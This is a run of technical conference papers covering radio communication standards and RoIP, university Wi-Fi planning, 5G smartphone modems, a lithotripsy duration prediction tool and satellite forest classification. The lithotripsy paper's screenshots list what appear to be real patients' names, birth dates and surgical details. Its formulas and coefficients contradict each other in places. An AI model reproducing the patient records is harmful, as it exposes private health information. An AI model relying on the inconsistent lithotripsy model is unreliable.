A comparison of the open professional radio communication standards allows to draw conclusions about the feasibility of deploying communication networks with particular parameters, depending on the tasks. A dPMR system allows double the capacity of a standard 12.5 kHz channel both in the point-to-point mode or in the point-to-multipoint (over repeaters and a base stations) mode. DMR Tier II technology provides two channels instead of one only if a repeater synchronizing time slots is used. However, the frequency division of the 12.5 kHz channel in the licensed bands is prohibited in some countries. In addition to that, the use of two

frequency channels located at adjacent frequencies may cause interference problems.

However, when using the TDMA method of channel division (as used in DMR and TETRA systems), an interval time slot between any given time slots is needed to prevent data collision, which reduces the coverage area, as well as the actual bit rate for each logical channel.

The disadvantages of the dPMR standard include the fact that the equipment is not backward compatible with analog systems, unlike APCO 25, DMR and NXDN equipment. The higher cost of base stations and subscriber stations of APCO 25 and NXDN communication systems may be an obstacle to their deployment. In addition, the use of FDMA channel division in dPMR, APCO 25 and NXDN equipment reduces the bandwidth efficiency and radio stations' battery life.

If we compare the networks based on TETRA and DMP standards, the cost of mobile terminals of both systems is comparable. However, unlike the TETRA standard, the DMR standard (as well as APCO 25) does not provide full-duplex communication. The bit rate is lower in the networks of the two latter standards.

The disadvantage of the TETRA standard is the limited operating range of the radio system and a smaller radio frequency resource (because the frequency range is divided into 25 kHz channels). The coverage area of TETRA base stations (which are more expensive than DMR base stations) is two to three times less than that of analogue or digital DMR radios. It makes sense to deploy a TETRA system if there is a need to provide advanced communications in a small area with high subscriber density and traffic intensity, like an airport and or a large enterprise. If the organization is not tasked with such objectives, it is preferable to deploy a DMR or APCO 25 system, which were developed for large areas with lower subscriber density.

Radio over Internet Protocol (RoIP) communication systems is a comparably new segment of radio technologies, currently being developed also in Russia. The kernel the system is a RoIP gateway that allows to remotely control (over a data network using the TCP/IP) almost any radio station (receive or broadcast voice messages, change channels, transmit the received signal level data, provide DTMF encoding and connection through a COM port).

RoIP technology is one of the most cost effective ways to interconnect radio systems and operators together. Businesses, military entities and public security agencies already dispose of their own private LAN or WAN. Additionally, there is an abundance of public IP networks that can be utilized with augmented private LAN's. Consequently, there is no need to build out new communication pathways for deploying a RoIP solution in most circumstances.

Digitized voice packets travel over IP networks and are routed to any type of radio system, interconnecting UHF, VHF radios with cell phones, VoIP phones and SIP enabled devices, as shown in fig. 1.

The use of RoIP devices makes it possible to provide communication through frame relay switches to several groups of radio subscribers that maintain communication with their repeater, consequently expanding the coverage zone. Specially developed (proprietary) software allows to aggregate digital and analogue radio networks of various standards and bandwidths. The technology is also used to connect geographically remote subscriber groups into a single radio network through intersystem IP gateways.

Due to above mentioned reasons RoIP-systems are increasingly used to create interactions between emergency services within a geographical region [1, p. 263].




Figure 1 — RoIP system diagram

Narrowband technologies have been dominating the professional mobile radio market for decades. However, the growing demand for data transmission service is now inciting professional customers turn to wireless broadband solutions. Currently, the offer of pLTE (Private Long Term Evolution), PoC (Push-to-Talk over Cellular), MCPTT (Mission Critical Push-to-Talk) equipment on the market is limited, none of the manufacturers is able to provide a ready-made solution. In addition, a standard for corporate LTE and 5G networks has not yet been developed, each manufacturer offers its own equipment, and thus obliges the customer to purchase equipment from a limited range of vendors [3, p. 97]. However, in the next three years [2, p. 8], the development of integrated solutions based on cellular networks will not only provide additional savings, but also change the cost structure for the operation of mobile radio networks.

Today, the Push-to-Talk over Cellular (PoC) service on LTE networks can serve as a full-fledged alternative to professional radio communication systems only if this type of communication is of marginal importance and quality of service requirements are moderate. The high costs of deployment of LTE/5G networks lead up to conclude that it is advisable to construct a

private LTE/5G network if the end user needs a variety of data transmission services that narrowband communication systems cannot provide.

Conclusion. Thus, based on the mentioned above, it should be concluded that it is expedient to use RoIP technology to organize or upgrade a PMR system for the following reasons:

— firstly, to interconnect several groups of analogue and digital radio stations, as well as conventional and trunking digital radio systems of various standards into a single network;

— secondly, to provide radio communication at large buildings and territories with obstacles insurmountable for the radio signal;

— thirdly, to monitor the state of the communication system and make various types of calls (broadcast, group, individual) with the help of a dispatch control center, using software installed on a personal computer.

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Аннотация. До недавнего времени системы связи с особым целевым назначением, используемые в разных странах для нужд ведомств общественной безопасности, обороны и на предприятиях, основывались на узкополосных решениях аналоговых и цифровых стандартов. Хотя системы связи, основанные на указанных технологиях, до сих пор имеют важное значение для обеспечения надежной передачи речи, их возможности для передачи данных (изображений и видео) ограничены, что вынуждает обратиться к широкополосным технологиям, таким как LTE и RoIP. В статье рассмотрено современное состояние профессиональной радиосвязи и перспективы ее развития. Рассмотрены особенности технологий, используемых при построении систем профессиональной радиосвязи. Предложено решение для организации совместного использования систем, организованных из абонентского оборудования различных стандартов.

Ключевые слова: стандарты связи, конвенциональная связь, транкинговая связь, RoIP, PoC.

Annotation. Until recently, mission-critical communications used worldwide for public safety, military and business purposes have been based on narrow band solutions, operating in the different analogue and digital PMR protocols. Although these technologies still are of great importance providing reliable voice transmission, they have limitations for the transmission of data such as images and videos, making it necessary to take advantage of broadband technologies such as Long Term Evolution (LTE) and Radio over Internet Protocol (RoIP). The article deals with the contemporary state of professional mobile radio communication systems and their perspective developments. The particularities of technologies used for organization of the communication systems were considered. A solution for the organization of simultaneous use of analogue and digital equipment via RoIP technology was suggested.

Keywords: communication standards, conventional radio systems, trunk radio systems, RoIP, PoC

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UNIVERSITY WIRELESS NETWORK PLANNING

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Introduction. The relevance of the study is confirmed by the growing popularity of wireless Internet access [1, 4]. The report shows the possibility of planning the network of the enterprise or institution by means of model representation, modeling of the network fragment with determination of power level distribution, experimental study of power level distribution. On the example of a real school building, the study of the level

of power taking into account the influence of remodeling from the walls, floor and ceiling is carried out.

The main part. The access point is placed on the ceiling of the corridor with antennas perpendicular to the ceiling surface. The results in the 2.4 GHz band show that the use of a single access point provides coverage with a sufficient level of power only a few meters within the corridor, the quality of coverage is insufficient in the classrooms.

Figure 1 shows the results of modelling in the CAD environment for Section B of the main academic building of the University. The results show that most of the premises are not covered by a 2.4 GHz wireless network. The most problematic are the audience B-402, B-403, B-405, B-406, and to a lesser extent the audience B-401 and B-407.




Figure 1 – Simulation results for compartment B in the frequency range 2.4 GHz

At the same time, the coverage in the corridor area of Compartment B is not questionable, as the power flux level does not reach critical values for the entire corridor area.

Figure 2 shows the results of modelling in the CAD [3, 5] environment for section B of the University's main academic building. The results show that most of the premises are not covered by a 2.4 GHz wireless network. To a lesser extent, there are no coverage problems in classrooms B-411, B-412 and B-414.




Figure 2 – Simulation results for compartment B in frequency range 2.4 GHz

Figure 3 shows the results of the simulation in the CAD environment for the G section of the main educational building of the University. The results show that the most problematic audiences are G-401a, G-402, G-404, G-405, and G-408. The coverage of the 2.4 GHz wireless network with 14 wireless devices is poor.




Figure 3 – Simulation results for the G section in the 2.4 GHz band

The results of the simulation showed the presence of problems with covering the wireless segment of the network in all sections of the training building. In order to eliminate this shortcoming, on the example of section B of the training building, consider the possibility of doubling the number of access points (the distance between access points of the order of 5 - 7 m). The result of the calculation is given in Figure 4. It should be noted a

significant improvement in the efficiency of the coverage of the wireless network, a small part of the area in the classrooms B-401 and B-403, have insufficient level in the corner sectors at the greatest distance.




Figure 4 – Simulation results for compartment B in the frequency range 2.4 GHz with doubling the number of access points

The result of the simulation is quite unexpected, and allows to make an assumption about the need to change the principle of disposition of wireless devices.

One should consider how coverage is provided for compartment B in the 5 GHz band. Figure 5 shows the results of the simulation in the CAD environment for section B of the main academic building of the University. The results show that most of the premises are not covered by 100% of the wireless network in the 5 GHz frequency band [2]. The channel 36 is selected for operation (frequency range 5.17 - 5.19 GHz, bandwidth 20 MHz). The reason is the significant weakening of the power level during the passage of the electromagnetic field through the walls, and the main problem is at a significant distance from the access point in the B-401 audience.




Figure 5 – Simulation results for B compartment in 5 GHz frequency range with maximum number of access points

Based on the results of the simulation, it was decided in the second stage to place the access points in the classrooms, as such placement will reduce possible problems with signal attenuation. So Figure 6 shows the results of the calculation when placing access points in the audience of Compartment B for the frequency range of 2.4 GHz.

Simulations showed that no equipment was required in the B-403, B-405 and B-407 rooms. Figure 7 shows the modelling results for the 5 GHz range. As a result, it can be concluded that the installation of wireless access points in the main audiences allows to provide 100% coverage for the frequency ranges of 2.4 and 5 GHz.



Figure 6 – Simulation results for compartment B in the 2.4 GHz band with increased placement of access points in classrooms



Figure 7 – Simulation results for the 2.4 GHz B compartment with increased placement of access points in classrooms

Conclusion. Simulation of a network fragment with determination of power level distribution with the help of software tools was performed. The sequence of performed operations at the stage of modeling has been determined. The necessity of installation of access points in classrooms for 100% coverage of the floor of the educational building of the university is shown. On the example of the real arrangement, a study of the level of power taking into account the influence of reconditioning from the walls, floor and ceiling is carried out.

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Аннотация. В ходе исследования выполнен анализ и планирование беспроводной сети IEEE 802.11a/b/g/n/ac. Использовано визуальное представление данных, а также функции расширенного анализа и документирования. Выполнено моделирование сети для улучшения её покрытия и потребительских качеств. Приводятся результаты исследований работы сети Wi-Fi, приводится порядок проведения моделирования и дается заключение о предпочтительном варианте размещения точек доступа в помещениях этажа учебного корпуса университета. Рассмотрены варианты проектирования для двух частотных диапазонов 2,4 и 5 ГГц. По итогам выполнения работы определён вариант расположения точек доступа, обеспечивающий покрытие территории учебных лабораторий.

Ключевые слова: Wi-Fi, уровень мощности, точка доступа, моделирование, антенна

Annotation. The study analyzed and planned the IEEE 802.11a/b/g/n/ac wireless network. Visual presentation of data, as well as functions of advanced analysis and documentation. The network was modelled to improve its coverage and consumer qualities. The results of

researches of work of Wi-Fi network are given, the order of modeling is given and the conclusion about the preferred variant of placement of access points in the premises of the floor of the educational building of the university is given. Design options for two frequency bands of 2.4 and 5 GHz are considered. As a result of the work, a variant of the location of access points, providing coverage of the territory of the training laboratories, was determined.

Keywords: Wi-Fi, power level, access point, simulation, antenna

UDC 654.16

OVERVIEW OF 5G MODEM IN SMARTPHONES

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Introduction. At present, the development of mobile Internet depends on the result of the joint influence of several factors: the level of related services, the state of business and the digital culture of the population. The level of development of technology and related services is central to the mobile communications infrastructure, so development must take place as determined by the current requirements of the market and the country's mobile communications.

The main part. As mobile technology advances, so do the devices we use. These are smartphones, computers and other devices that surround us wherever we are. There are many different vendors that produce smartphones, microprocessors and communication modules for them. This article reviews the major manufacturers of smartphones, microprocessors, and modems that support 5G mobile technology. The list of major manufacturers of mobile devices that support 5G is presented in Table 1.

The data is derived from a review [1, 2, 3]. The given data shows that the installation of the modem depends on the specific manufacturer of the processor, as they depend on the type of SoC (System on a Chip) used.

Technical characteristics of Qualcomm Snapdragon X60 5G and Exynos 5123 modems are presented in Table 2, the characteristics are based on a review [4, 5].

Table 1. Characteristics of mobile devices with 5G support

Smart phone name	5G frequency bands	Release Date	Processor / OS	Modem	Peak down-load and upload speed
Apple iPhone 13 128 GB	5G NR (bands n1, n2, n3, n5, n7, n8, n12, n20, n25, n28, n30, n38, n40, n41, n48, n66, n77, n78, n79)	September 17, 2021	Apple A15 Bionic/ iOS 15	Qualcomm Snapdragon X60 Modem-RF System 5G	Download speed - 7500 MBit/s Upload speed - 3000 MBit/s
Google Pixel 6 Pro	5G NR bands (n71), (n12), (n28), (n5), (n85), (n66), (n3), (n2), (n1), (n41), (n7), (n78), (n77)	October 28, 2021	Google tensor / android 12	Exynos 5123	Download speed - 7350 MBit/s Upload speed - 3486 MBit/s
Samsung s21 5G	5G NR bands (n28) (n5) (n8) (n3) (n1) (n40) (n7) (n78) (n77)	January 14, 2021	Snapdragon 888 5G/ android 12	Qualcomm Snapdragon X60 Modem-RF System 5G	Download speed - 7500 MBit/s Upload speed - 3000 MBit/s

Table 2. Qualcomm Snapdragon X60 5G and Exynos 5123 modems characteristics

Modem	Tech Process	Supported standards	5G Modes	5G mmWave parameters	5G sub-6 GHz parameters	Maximum speed	Other parameters (RF-modem)
Qualcomm Snapdragon X60 5G	5 nm	5G NR, LTE FDD, LTE TDD, WCDMA (DB-DC-HSDPA, DC-HSUPA), TD-SCDMA, CDMA 1x, EV-DO, GSM/EDGE	FDD, TDD, SA (standalone), NSA (non-standalone)	800 MHz bandwidth, 8 carriers, 2x2 MIMO	200 MHz bandwidth, 4x4 MIMO	7500 MBit/s (DL); 3000 MBit/s (UL)	800 MHz bandwidth (mmWave), 8 carriers (mmWave), 200 MHz bandwidth (sub-6 GHz)

Exynos 5123	7 nm	5G NR, LTE-FDD, LTE-TDD, HSPA, TD-SCDMA, WCDMA, CDMA, GSM/EDGE	-	64-QAM in mmWave (DL); 64-QAM in mmWave (UL)	8CA, 4x4 MIMO, FD-MIMO, 256-QAM in sub-6GHz (DL); 4CA, 256-QAM in sub-6GHz	7350 MBit/s (DL); 3670 MBit/s (UL)	-
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The results of determining the average download and upload rates obtained during testing for the bands n41, n2, and n5 are presented in Table 3 [6]. These ranges correspond to the frequency regions of the line channels "up" n41 - 2496...2690 MHz, n2 - 1850...1910 MHz, n5 - 824...849 MHz and line channels "down" n41 - 2496...2690 MHz, n2 - 1930...1990 MHz, n5 - 869...894 MHz [7].

The results of the research show that the n41 frequency range provides the best performance in terms of data transfer rate. At the same time for frequencies n5 and n2, the most modest throughput values are observed.

Table 3. Testing smartphones in the n2, n5 and n41 bands

Frequency Range	Smartphonename	Averagedownloads speed	Averageunloadingspeed
n2	AppleiPhone 13 128 GB	305 MBit/s	29.4 MBit/s
	Google Pixel 6 Pro	274 MBit/s	18.3 MBit/s
	Samsung s21 5G	294 MBit/s	51.5 MBit/s
n5	Apple iPhone 13 128 GB	112 MBit/s	18 MBit/s
	Google Pixel 6 Pro	92.6 MBit/s	17 MBit/s
	Samsung s21 5G	33.4 MBit/s	20.9 MBit/s
n41	AppleiPhone 13 128 GB	573 MBit/s	33.8 MBit/s
	Google Pixel 6 Pro	637 MBit/s	47.1 MBit/s
	Samsung s21 5G	647 MBit/s	39.3 MBit/s

The above results show that the frequency range n41 uses temporal channel separation, which provides more bandwidth than frequency separation channels such as n2, and n5.

As a consequence, we can draw conclusions about what bandwidth will be provided in the frequency bands n77 and n78, the theoretical data are shown in Table 4 [8].

Table 4. Theoretical speeds in the frequency range n77 and n78

Frequency Range	Average download speed	Average unloading speed
n77	~ 400...1000 MBit/s	~20...100 MBit/s
n78	~ 600...1150 MBit/s	~ 20...150 MBit/s

Based on the data, which were obtained in consequence of Table 4, we can estimate the download and upload speeds, compared with the previous frequency bands (n2, n5, n41).

Conclusion. During the comparison of 5G modems, we see that the download and upload speeds depend on the specific vendor and each vendor configures the smartphone for certain frequencies, which determines the download speed of the module and its characteristics.

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Аннотация. В данной статье рассмотрены варианты реализации модемов сетей 5G, которые используются в современных смартфонах. Определены варианты реализации модемов в зависимости от производителя микропроцессора, на базе которого построен данный смартфон. Это позволит понять и проанализировать как будет выглядеть будущее мобильной связи и продемонстрировать инновации как обычным пользователям, так и бизнес сектору. Какие возможности мобильного интернета будут доступны со сверхширокополосным высокоскоростным доступом, который будет иметь высокую надежность, низкую задержку и многие другие преимущества, по сравнению со технологиями 4G, 3G и 2G.

Ключевые слова: 5G, мобильная связь, смартфон, модем, производитель

Annotation. This article examines the implementation options of modems for 5G networks, which are used in modern smartphones. The variants of modems implementation depend on the microprocessor manufacturer, on the basis of which this smartphone is built. This will allow us to understand and analyze what the future of mobile communications will look like and demonstrate innovations to both ordinary users and the business sector. What mobile Internet capabilities will be available with ultra-wideband high-speed access, which will have high reliability, low latency and many other advantages over 4G, 3G and 2G technologies.

Keywords: 5G, mobile communication, smartphone, modem, vendor.

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DEVELOPMENT OF A SYSTEM FOR PREDICTING THE DURATION OF CONTACT LASER LITHOTRIPSY

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One of the most effective ways to treat urolithiasis is the destruction of urinary stones (lithotripsy) using a holmium laser lithotripter [4, p. 17]. In this case, the optical vibrations generated by the quantum generator are transmitted through an optical probe, which is inserted through the natural physiological openings of the urinary system, before direct contact with the stone. Under the influence of optical pulses, instantaneous evaporation of the liquid that is part of the urinary calculus occurs. In this case, a shock wave is formed, destroying the stone.

The most important clinical parameters of laser lithotripsy include the crushing time, which affects the possibility of postoperative complications. The purpose of this work is to create a system for predicting the duration of contact laser lithotripsy based on a regression model assuming quantitative and qualitative factors of diagnosis and anatomical features of the patient.

A method for predicting the duration of laser contact lithotripsy is considered based on an estimate of the average values of the durations of individual stages of lithotripsy [2, p. 7]. This method allows you to make only a relatively rough estimate of the operation duration.

The article [3, p. 3] shows that the time of stone destruction during contact laser lithotripsy depends not only on the mass of the stone, but also on the total energy of the E_{sum} laser pulses spent on complete fragmentation of the stone. Therefore, to calculate the time of destruction of the stone T_d , it is proposed to introduce a relative unit of measurement γ – the specific value of the loss of stone mass per one joule of energy expended, determined by the ratio of the initial mass of the stone m to the total energy of the E_{sum} pulses spent on complete fragmentation of the stone (formula 1).

$$\gamma = \frac{m}{E_{sum}}, \quad (1)$$

The average value of the magnitude γ solve from the data [3, p. 2] is 0.444 ± 0.008 mg/J. In the system being developed, it is assumed that the user (medical worker) enters this parameter independently.

The mass of the stone before the operation m can be determined in vivo based on its volume V , measured at computed tomography (CT) scan, and the physical density ρ according to formula 2.

$$m = V \cdot \rho, \quad (2)$$

where ρ – the physical density of the stone in g/cm³.

However, with CT scan, only the X-ray density, measured in Hounsfield units, is determined. In [1, p. 2], a formula for converting radiological density into physical density was proposed, obtained by regression analysis of experimental data, having the form:

$$\rho = 1.539 + 0.000485 \cdot HU, \quad (3)$$

To estimate the expected time of stone fragmentation, a formula based on simple physical relations is proposed. Initially, the total energy spent on the complete fragmentation of the stone is calculated according to the formula 4.

$$E_{sum} = \sum_{i=1}^{N_i} E_i = N_i E_i = T_{lit-act} F_i E_i, \quad (4)$$

where $T_{lit-act}$ – stone lithotripsy time in seconds (s); E_i – i -th pulse energy value in joules (J); F_i – laser pulse frequency with E_i energy (Hz); N – number of pulse energies used.

Formula 4 based on formula 1, formula 5 was obtained, which allows calculating the expected time of complete fragmentation of the stone:

$$T_{lit-exp} = \frac{m}{\gamma F_i E_i}, \quad (5)$$

It is assumed that the energy and frequency of the pulses are determined by the doctor before the operation based on the data of the

preoperative examination, the location and size of the stone, the experience of previous operations.

Table 1 shows the main factors related to the patient that affect the rate of stone crushing.

Table 1. Relationship between qualitative indicators and quantitative values of qualitative factors

Factors	-1	+1
X2 - the complexity of the anatomy of the ureter	Absence of S-shaped inflection and narrowing of the lumen	Absence of an S-shaped inflection and narrowing of the lumen
X3 - the ratio of the size of the concretion and the diameter of the ureter	The stone does not block the lumen of the ureter	The stone completely blocks the lumen
X4 - prolonged standing of the stone in the ureter, leading to edema, the condition of the stone surface	The stone is standing for 4 to 6 days, the surface is smooth	The standing of the stone is more than 4-6 days and the surface is spiked
X5 - dustiness of the stone	"Dust-free", solid (oxalate)	"Dusty" (urate, probable phosphate)

The regression coefficients were calculated based on the measured values of the actual lithotripsy time and the calculated total expected lithotripsy time $T_{lit-exp}$.

The final expression for the predicted duration of laser lithotripsy in the ureter takes the following form:

$$T_{lit-exp} = 2.008 + 4.7427 * T_{lit-act} - 0.0211 * X2 + 1.6247 * X3 - 0.0432 * X4 + 1.1424 * X5, \quad (6)$$

The indicator of the quality of the regression model (6) is the coefficient of determination, being equal to 0.9046 in this case that indicates a fairly high quality of the model and the correspondence of the model to the experimental data. The prediction is overestimated, which ensures that the lithotripsy procedure does not exceed the predicted value.

Based on the formulas above, a system for predicting the duration of lithotripsy is implemented. The system consists of parameter input blocks (Figure 1), a block of calculation results (Figure 2), and a card-file (Figures 3 and 4).

Figure 1 – Block for entering parameters for calculations

Based on the entered parameters and clicking on the "Calculate" button, the system will calculate and display the result in the calculation result block (Figure 2).

Результаты вычислений	
Масса, г	0.022
Плотность, г/см ³	2.7
Длительность дробления камня, мин.	4.86

Figure 2 – Calculation result block

All calculated values and data entered by the user are stored in the system database and displayed in the "card-file" block (Figure 3 and 4). It is possible to view, delete and enter information about the actual data in this block.


Сохраненные данные по операциям

Пациент			Комментарий									
Ф.И.О.	Дата рождения	Дата операции	Объем, см ³	Размер, мм	Локализация	Рентгенологическая плотность, ИУ	У, Дж	Масса, г	Плотность, г/см ³	Подвижность	Пыльность	Видимость
Гаричковская Карина Владиславовна	13.11.1996	06.07.2021	-	2x2x2	лоханка или верхняя чашка	1450	0.444	26.62	2.22	есть	нечистый	есть затруднение
Гаричковская Карина Владиславовна	13.11.1996	07.07.2021	-	2x2x2	лоханка или верхняя чашка	1400	0.444	17.74	2.22	нет	пыльный	нет затруднение
3 Черныга В.С.	05.10.1946	08.07.2021	-	6x4x2	лоханка или средняя чашка	1020	0.420	97.62	2.03	нет	пыльный	есть затруднение

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[Получить данные...](#)

Figure 3 – “Card-file” block (part 1)



УРОЛОГИЧЕСКОЕ
ОТДЕЛЕНИЕ

СИСТЕМА ПРОГНОЗИРОВАНИЯ
ДЛИТЕЛЬНОСТИ ЛИТОТРИПСИИ



СЕВАСТОПОЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ
УНИВЕРСИТЕТ

Главная

Справка

История работы

Настройка

Сохраненные данные по операциям

Комментарий			Параметры ФКЛТ								
Урологическая плотность, ИУ	Масса, г	Плотность, г/см³	Подвижность	Пыльность	Видимость	Частота импульсов, Гц	Энергия импульсов, Дж	Длительность дробления каменя, мин.	Вспышечное время дробления, мин	Погрешность, %	
0.444	26.62	2.22	есть	нечистый	есть затруднение	10	1.5	23.79	30	20.7	+ -
0.444	17.74	2.22	нет	пыльный	нет затруднение	17	1.9	5.09	4	27.25	+ -
0.420	97.62	2.03	нет	пыльный	есть затруднение	1	1.2	921.02			+ -

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Получить данные...

Figure 4 – “Card-file” block (part 2)

The functionality of editing the forecasting model for the user is also provided (Figure 5).

Редактирование модели прогнозирования длительности лазерной литотрипсии

Аргументы:

- X_1 - суммарная площадь камней (зависит от формы фрагментации камня)
- X_2 - сложность анатомии (зависит от локализации)
- X_3 - видимость
- X_4 - пыльность камня
- X_5 - подвижность камня

Коэффициенты:

Q_1	2.008
Q_2	4.7427
Q_3	-0.0211
Q_4	1.6387
Q_5	-0.0432
Q_6	1.1424

Модель:

$$T = Q_1 + Q_2/X_1 + Q_3/X_2 + Q_4/X_3 + Q_5/X_4 + Q_6/X_5$$

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Figure 5 – Model editing block

React JS acts as a development library – one of the most popular JS libraries at the moment. The main advantage is the "reactive" change of the most resource-intensive object of a WEB page - the DOM tree.

Several libraries were also used, including:

– MobX – a library that allows you to store and convert data inside React. It is characterized by speed, ease of use and full support for an object-oriented approach;

– Bootstrap – JS library that allows you to easily create an HTML (layout) page using a variety of built-in classes and functions;

– MomentJS is a library that allows you to work with variables that store time data;

– Lodash is a library that makes it easier to work with most of the built-in JS functions (for example, the built-in check for underfined and null) and adds a lot of useful ones.

The developed forecasting system makes it possible to predict the duration of upcoming operations more accurately and, as a result, reduce the probability of post-surgery complications and reduce treatment costs due to more rational use of the surgery room and expensive high-tech equipment. The system was transferred for trial use in the urological department of the medical institution "St. Luke's Medical Center" in Simferopol.

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Аннотация. Рассматриваются проблемы оценки длительности лазерной трансурентральной литотрипсии. Приводятся формулы и разработанная модель, рассчитанные на основании реальных данных, демонстрируется разработанная на основании модели система прогнозирования параметров лазерной трансурентральной литотрипсии, основной функционал системы, возможности системы

для настройки и изменения используемой для расчета модели. Описываются программные средства, используемые при разработке системы.

Ключевые слова: система прогнозирования, литотрипсия, длительность операции, конкремент, мочекаменная болезнь, предоперационное исследование, программа

Annotation. The problems of estimating the duration of laser transurethral lithotripsy are considered. The formulas and the developed model calculated on the basis of real data are given, the system of predicting the parameters of laser transurethral lithotripsy developed on the basis of the model is demonstrated, the main functionality of the system, the capabilities of the system for tuning and changing the model used for calculation. The software tools used in the development of the system are described.

Keywords: forecasting system, lithotripsy, duration of surgery, calculus, urolithiasis, preoperative study, program

UDC 621.396.44

FOREST COVER CLASSIFICATION ANALYSIS METHODS FROM SATELLITE IMAGES

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1. Introduction

Forest resources are used as one of the most valuable natural resources in the world and play a key role in the global ecological balance. At the moment, forest resources are under the threat of depletion and desolation, which threatens the sustainability of agricultural and forestry systems.

The forest is a critical ecosystem, so deforestation means not only the disappearance of trees, but also the impact on other ecosystems as well as the environment. Annually consumed areas of forest land gradually degrade and turn into wastelands due to pronounced causes or human impact. There are several causes of deforestation such as agricultural expansion, forest fires, commercial logging, illegal logging, urban development, livestock

grazing, construction of dams, reservoirs, communication lines, etc. e. Thus, the importance of forest cover for socio-economic development and ecological balance is clear. Also, the rapid transformation or degradation of the forest hazard is a major concern in the global community. Forest monitoring is mainly focused on identifying and assessing the degree of land conversion, and more recently, on assessing the stock of losses in the forest ecosystem. In this regard, it is necessary to carry out an analysis of various methods for analyzing forest observations, on the basis of which it will be possible to develop operational systems for monitoring and analyzing forest cover [3]. The change in land cover, from forest to other types of cover surfaces (marshes, fields, dead wood, etc.), due to the detection of human activity, is one of the most important issues in identifying major changes. While progress has been made in recent years, the lack of a reliable set of statistics continues to be stable to detect change. However, it is still possible to analyze the environmental situation, including deforestation, using satellite data.

2. Methodology

2.1. Image preprocessing

The choice of materials that can be used to form the base aerospace layer depends not only on the availability of images of different spatial resolution, but also on the natural features of the territory, primarily the relief. For territories with a small difference in relative heights, a satellite image that meets several requirements is preferable. It should have a high resolution, preferably the highest available data. For relatively small areas, these can be images with a pixel size of 5–20 m. It is advisable to use a multi-zone image as a base image, since it is easier to recognize most natural objects on it than on black and white images. The selected image should cover an area somewhat larger than the one being studied, which will allow for more accurate referencing [3].

For a territory with a large difference in relative heights, an image converted to an orthogonal projection should be used as the base layer. It can be an orthophotomap made up of aerial photographs, or an orthorectified satellite image combined with a digital elevation model. Modern photographs are equipped with systems of spatial coordinates.

2.2. Classification

A necessary step in most tasks of landscape-ecological mapping is the thematic classification of soil and vegetation cover. The classification of objects by images is based on the assignment of each individual pixel to a certain class of objects based on the characteristics of the classes and the decision rule [3]. When processing multi-zone images, signs of spectral brightness are usually used, and in order to correctly assign a pixel to a certain class, it is necessary to solve the problem of determining the quantitative relationships between the coefficients of the spectral brightness

of a pixel in different spectral zones and the characteristics of objects. Automated processing is based on the fact that the object under study is characterized by a set of quantitative features that make up its signature - a set of coordinate vectors of class pixels in the feature space (the space of spectral brightness, the dimension of which is determined by the number of spectral channels of the image). The complexity of object recognition lies in the fact that often objects of different classes have intersecting values of the coefficients of spectral brightness in all or some zones of the spectrum, that is, the images of objects overlap, or a class of objects is a collection of small objects with different reflection spectra, and automatically attribute the pixel to the correct class is not always possible. First of all, this refers to the vegetation cover, the spectral reflective properties of which depend on many parameters. Various methods are used to improve the reliability of the classification, and there is a constant search for new methods.

In the feature space, the problem of pattern recognition is reduced to constructing the boundaries between the areas of the scatterplot corresponding to the selected classes. When classifying, it is necessary to divide the feature space into closed regions, each of which contains feature values characteristic of one of the classes of objects, and assign each image to the class into which its feature vector gets [1]. Uncertainty is ignored and each pixel belongs to a class. The method of assigning image pixels to object classes determines the decision rule - the classification rule, the implementation of which is provided by the corresponding computer algorithm. There are several methods for constructing boundaries between areas in the feature space corresponding to classes, and algorithms that implement them.

